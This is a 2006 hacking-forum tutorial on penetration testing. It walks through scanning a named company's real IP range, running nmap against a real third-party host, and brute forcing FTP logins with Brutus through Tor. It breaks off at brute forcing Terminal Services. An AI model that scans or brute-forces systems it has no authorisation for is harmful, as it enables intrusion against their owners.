Vulnerability Enumeration For Penetration Testing

Aelphaeis Mangarae [adm1n1strat10n AT hotmail DOT com]

[IRC.BlueHell.Org #BHF]

October 30th 2006

http://blackhat-forums.com

PLEASE DISTRIBUTE

Table Of Contents

Introduction

This paper is a sequel to my “Learn Information Gathering By Example”.
This paper will go through looking for Vulnerabilities in remote system(s), which is what you would do in a Penetration Test after gathering information on the target. I will be using real world examples for nearly everything in this paper.
Although I covered scanning a network range for possible targets in my last paper I will cover it again in this paper, because it is related. I am aware that 99.5 % of people will already know how to do this, and **should** know how to do it. For the sake of complete beginners I will cover it again.
Not everything covered in this paper is entirely legal to do in some countries to remote machines with out the owner’s permission.


Note:

I have not been able to include everything I wished to include in this paper due to time limitations (and of course there were other factors.)
I may publish small papers in the future on subjects relating to Penetration Testing that I originally wanted to include in this paper.

Host Discovery

For the sake of this paper I will assume you have already gathering the information on the target, and have an IP Range to scan.
The network range I will be scanning is: 64.152.0.0 - 64.159.255.255
This range belongs to **Claria** a company which recently merged with the Spyware company **Gator** or Internet marketing as they like to call themselves**.** Before I continue I would like to mention that that this is nothing malicious and I am purely gathering information on the target.

I will be using Angry IP Scanner to perform this scan.
We open up Angry IP Scanner and we then enter the IP Range.
We enter the starting range which is 64.152.0.0 and then the IP address we want to scan to, which is 64.159.255.255.
Download Angry IP Scanner: http://www.angryziber.com/ipscan/



IP range: 64 . 159 . 0 . 0 to 64 . 159 . 255 . 255


Hostname: morganti-0leyo9

Threads 0

The list is empty. Set the IP range and click Start to start scanning.

Ready

Options -> Select Ports



Enter ports to scan (or use helpers below)

Ports: 21

Port:


From: to

Note: please be patient when scanning ports. It may take long if you want to scan too many ports.

We will also select to scan each host to see if Port 21 is open.

Now before we begin we have to select the information we want to recover when doing a scan.

Options -> Select Columns



Select columns

All possible columns:


Hostname
Comp. Name
Group Name
User Name
MAC Address
TTL
Hello!
IP Comments
Shares
Web Detect

Selected columns:

Hostname
Comp. Name
Group Name

For this scan I will just choose, Hostname, Comp. Name & Group Name.

Now we begin the scan.



IP range: 64 . 159 . 0 . 0 to 64 . 159 . 255 . 255


Hostname: morganti-0leyo9

Threads 63

IP	Ping	Hostname
64.159.0.1	320 ms	as-1-0.mp1.Miami1.Level3.net
64.159.0.2	321 ms	as-1-0.mp2.Miami1.Level3.net
64.159.0.3	Dead	N/S
64.159.0.4	Dead	N/S
64.159.0.5	Dead	N/S
64.159.0.6	Dead	N/S
64.159.0.7	Dead	N/S
64.159.0.8	Dead	N/S
64.159.0.9	317 ms	ge-6-0-0.mp1.Miami1.Level3.net
64.159.0.10	315 ms	ge-11-0.hsa1.Miami1.Level3.net
64.159.0.11	Dead	N/S
64.159.0.12	Dead	N/S
64.159.0.13	342 ms	ge-6-0-1.mp1.Miami1.Level3.net

64.159.0.191

At the end of the scan we find that Claria (The Spyware company) appears to be hosted on the same server as a lot of pornographic websites.



IP range: 64 . 159 . 0 . 0 to 64 . 159 . 255 . 255

Hostname: morganti-0leyo9

Threads 0

IP	Ping	Hostname
64.159.79.148	346 ms	hardcore-gay-boys.com
64.159.79.149	343 ms	malethumbpost.com
64.159.79.150	337 ms	fucking-1.com
64.159.79.151	333 ms	n-movies.com
64.159.79.152	348 ms	oralsex-oralsex.com
64.159.79.153	373 ms	pamela-anderson-porn.net
64.159.79.154	372 ms	trannydreams.com
64.159.79.155	363 ms	allyounggayboys.com
64.159.79.156	358 ms	celebrityslip.com
64.159.79.157	355 ms	selectcelebrities.com
64.159.79.158	415 ms	twinkschoolboy.com
64.159.79.159	398 ms	boystwinks.com
64.159.79.160	400 ms	youngsmoothboys.com

Ready

Mostly gay pornographic websites I may add.

Wouldn't surprise me at all if Claria was hosted on the same group of servers as a lot of pornographic websites. Although more investigation would need to be done into this to determine if they are on the same server. And of course why they are on the same server, does Claria own these websites? **Anyway back on topic.**

We can export our scanning results by going

File -> Export all …

We are now ready to move onto the next stage of the Penetration Test. Keep in mind though that of course this paper is not meant to cover really anywhere near what you would be doing as a professional penetration tester doing an audit.

For legal reasons, I will conduct the next part of this paper against a completely different host.

Banner Grabbing/OS Detection

We are now going to go through OS detection and Banner Grabbing.
We are going to use a program called **nmap** to determine the Operating System of the remote host. nmap is available for numerous platforms such as Windows, Linux, Solaris, FreeBSD & Mac. So what ever operating system you have, you should be able to use nmap. As well as gathering information on the services running and versions of the software behind them.
nmap has many useful features that you can enable by passing the program an argument relating to the option you want enabled. Below I am going to list, the most important options you may wish to use.

Download nmap: http://insecure.org/nmap/

-sT – TCP Full Connect Option

-sS - TCP Syn Scan Option

-sU – nmap will also scan UDP Ports (warning this won't give entirely reliable results.)

-O - Operating System Detection (TCP/IP Fingerprinting)

-sV - Service Version Detection

-P0 - Don't Ping The Host, Just Scan It

-F – Do A Fast Scan On The Target Host(s) (Scans on the ports in the nmap services file.)

-p - Choose the ports to scan from e.g. 0-65535

-n – Don't do a reverse DNS lookup

-T - [0-5] Set timing template (higher is faster.)

-S – [IP Address] Spoof Sender IP Address (Your IP Address.)

-v – Verbose Output

-A – Aggressive, use both OS Detection and Service Version Detection.

-vv – Very Verbose Output

What Is A TCP Full Connect Scan?

A TCP full connect scan to put it simply is where the port scanner you are using will try and connect to each port you specify to scan (or possibly a range of ports.) If the scanner is unable to establish a connection to that port, it will assume it is closed.

What Is A SYN Scan?

A Syn Scan is some what similar to a TCP Full Connect scan. To understand what a Syn scan is you must first understand what a "Three-way Handshake" (relating to TCP) is.
http://support.microsoft.com/kb/172983/EN-US/
Although I have referenced the Microsoft website, this applies to any application that uses the TCP Protocol (just thought I would note that for beginners who might be unsure.)

A SYN Scan simply sends a SYN packet to a port on the target host and waits for a response. Once it receives the response it does not bother to make the connection.

What Is ACK Scanning?


An ACK scan works by sending ACK packets to each of the remote ports.
If there is no response from the target host or if no ICMP destination unreachable packets are received the port is considered to be filtered (by a Firewall or similar device/software.)
If a response is received the port is considered to be unfiltered.
ACK scanning will not actually determine whether or not a port is open, only if it is filtered by a Firewall (or something similar.)

What Is RST Scanning?

RST scanning is similar to ACK scanning except RST packets are sent to the target host.
RST scanning may be useful to bypass **some** Intrusion Detection Systems.
A RST packet is usually used to reset a TCP Connection.
There are other types of scans nmap can do, however I won't bother to cover them in this paper (search Google if you really want to know.)

nmap is very easy to use, below is a screenshot of me doing a TCP Full Connect Scan, with OS Detection & Service Version Detection.


Screenshots of the scan I did against the target host:.



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEY09>"C:\My Stuff\My Documen
ts\IT Security\Applications\Scanners\NMAP\nmap.exe" -F -A -P0 -vv maddox.xmissio
n.com

Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-08-16 15:47 W. Austr
alia Standard Time
DNS resolution of 1 IPs took 0.88s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan against maddox.xmission.com (166.70.245.8) [1231 por
ts] at 15:47
Discovered open port 443/tcp on 166.70.245.8
Discovered open port 113/tcp on 166.70.245.8
Discovered open port 80/tcp on 166.70.245.8
SYN Stealth Scan Timing: About 1.60% done; ETC: 16:19 (0:31:34 remaining)
Increasing send delay for 166.70.245.8 from 0 to 5 due to max_successful_tryno i
ncrease to 4
Increasing send delay for 166.70.245.8 from 5 to 10 due to max_successful_tryno
increase to 5
Increasing send delay for 166.70.245.8 from 10 to 20 due to max_successful_tryno
 increase to 6
Increasing send delay for 166.70.245.8 from 20 to 40 due to 11 out of 32 dropped
 probes since last increase.
```

As you can see I used the options **–F –A –P0 –vv**

I used those options because I wanted the scan to be fast, the output to be as detailed as possible and I wanted to get information on both the services running and the hosts operating system. I also added in **–P0** incase the host doesn't respond to ICMP packets.



```
(The 1226 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE VERSION
21/tcp   closed ftp
80/tcp   open   http    Apache httpd 1.3.33 ((Debian GNU/Linux) mod_ssl/2.8.22 O
penSSL/0.9.7e)
113/tcp  open   ident   OpenBSD identd
443/tcp  open   http    Apache httpd 1.3.33 ((Debian GNU/Linux) mod_ssl/2.8.22 O
penSSL/0.9.7e)
3000/tcp closed ppp
Device type: general purpose|broadband router
Running: Linux 2.4.X|2.5.X|2.6.X, D-Link embedded
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.4.20, Linux 2.4.26, Linux 2.4
.27 or D-Link DSL-500T (running linux 2.4), Linux 2.4.7 - 2.6.11, Linux 2.6.0 -
2.6.11
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=3B1CAD%IPID=Z)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

Above is some of the information nmap return, such as Operating System & Services running on various ports.

How Does Operating System Detection Work?

nmap is able to detect the operating system of the target host by doing something which is referred to as **TCP/IP Fingerprinting.** Which is sending numerous (generally speaking) types of packets to the remote host and based on how the host respond making an educated guess on the operating system and service pack/kernel version.

SYN/ACK Packet Time Stamp Analysis

nmap probes the target host and gets it to send several SYN and ACK packets back to nmap. nmap then checks the timestamp of the packets. Different operating systems will increment the value in the packets timestamps at different rates. Based on this nmap could make a decision as to what the target hosts operating system is.

Web Server Banner Message

nmap (I am assuming this) may also gather information from the banner given out by the web server. For example if the target machine is running IIS 5.0, it would very obviously be a Windows 2000 machine. (The only exception would be if the machine was giving out a fake banner, which isn’t unheard of.)

Information From TCP Packet Headers

nmap also gathers numerous other pieces of information from the headers of TCP packets. Such as TTL (Time To Live), SYN/ACK (as mentioned above), Flags.

I am not going to explain all of this in detail, as it is beyond the scope of this paper, I suggest using Google to get more information on the subject of TCP/IP Fingerprinting.

Brute Forcing Services

Introduction

In this part of the paper I am going to demonstrate how to Brute Force passwords using different software. For the most part (If not all), most of this will be done using tools on Windows. However I may decide to show some on Linux (If it is really worth it.)
To sum up what Brute Forcing is, Brute Forcing is the process of connecting to a certain service using a certain protocol and attempting to authenticate yourself using random generated passwords. Sometimes however the passwords that are attempted are simply from a word or dictionary file.

Advantages/Disadvantages Of Brute Forcing:


Advantages:

*If the user is known to use weak passwords, brute forcing may prove to be a very effective way of breaking into a machine.
*If you have a fast connection and fast proxy (If you choose to use one) Brute Forcing can be quite a fast process.
*It is very easy to do, and often effective on targets you wouldn’t normally think would have weak password security. (If you’re a hacker, you have probably experienced finding out how lame some people’s passwords are.)

Disadvantages:

*It can take along time if you have a slow Internet connection or using a slow proxy.
*It will with out doubt fill up the log file of the remote machine, if the Administrator for some reason believes he has been breached and checks the log files. He will know for sure someone has attempted to break in. And he will also know what method of entry they used (If you penetrate the machine from Brute Forcing a password for a certain service.)

FTP Brute Forcing:



Target 127.0.0.1 Type FTP

Port 21 Connections 10 Timeout 10 □ Use Proxy

□ Try to stay connected for Unlimite attempts

☑ Use Username □ Single User Pass Mode Word List

User File users.txt Pass File words.txt

0%

Idle

Download Brutus: http://www.hoobie.net/brutus/

Due to the fact that this paper will already be long enough as it is, and this is a really simple thing to do I will not be showing too many screenshots.

1. First enter a target which you wish to Brute Force, and select FTP. (Make sure of course that the target Is actually running FTP first.)


2. Type –> FTP

3. Port -> 21 (Or what ever port the FTP server is running on.)

4. Connections -> I would probably leave the amount of connects at 10, but if you have a fast Internet connection, you can adjust it. I would recommend playing around it actually to get a sense of what your Internet connection can handle (what is optimum.)

Note: Some FTP servers will not allow more than one connection at a time. (This also goes for other Protocols/Servers.)

5. Check Use Proxy -> Define



Brutus - Proxy Definition

Proxy Connection Options

Proxy Type: SOCKS (v4)

Proxy Address: 127.0.0.1

Proxy Port: 9050

Proxy Authentication Options

☐ Proxy requires authentication


Proxy Username:

Proxy Password:

Port 9050 Is The Port The TOR Socks Proxy Uses

6. Choose a Single Username or point Brutus towards a .txt file that contains a list of possible usernames. I would recommend making up this .txt file yourself.

7. Choose a password list, either that or choose Brute Force and define a range.



Brutus - Brute Force Generation

○ Digits only

● Lowercase Alpha

○ Uppercase Alpha

○ Mixed Alpha

○ Alphanumeric

○ Full Keyspace

○ Custom Range: etaoinsrhldcumfpgwybvkxjqz1234567890!

Min Length: 0

Max Length: 6

I would personally recommend using a dictionary/word file attack against the target first before resorting to Brute Forcing, as it will take significantly longer.

Press Start! And the Brute Forcing Begins.

Brute Forcing Telnet, POP3, SMB

You can easily brute force these by doing everything mentioned above and simply choosing another protocol.

Brute Forcing Terminal Services

What Is Terminal Services?

Terminal Services or Terminal Server Edition (TSE) is a component of Microsoft Windows NT operating systems (both client and server versions) that allows a user to access applications or data stored on a remote computer over a network connection. Terminal Services is Microsoft's take on server centric computing, which allows individual users to access network resources easily.

Based on the Remote Desktop Protocol (RDP), Terminal Services was first introduced in Windows NT 4.0 (Terminal Server Edition). The products Windows 2000 Server, Windows 2000 Advanced Server, Windows 2000 Datacenter Server and Windows Server 2003 have introduced several improvements and new features. Microsoft used Terminal Services in Windows XP for the Remote Assistance feature. Windows XP (Professional Edition only) includes a single-user Terminal License using the Remote Desktop feature.
Remote Desktop Connection for Windows


Microsoft provides the client software Remote Desktop Connection (formerly called Terminal Services Client), available for most 32-bit versions of their Windows operating systems and Apple's Mac OS X, that allows a user to connect to a server running Terminal Services. Third-party developers have created client software for other platforms, including the open source rdesktop client for common Unix platforms. Both Terminal Services and Remote Desktop Protocol use TCP port 3389 by default.

Source:
http://en.wikipedia.org/wiki/Terminal_Services

How Do We Brute Force Terminal Services?

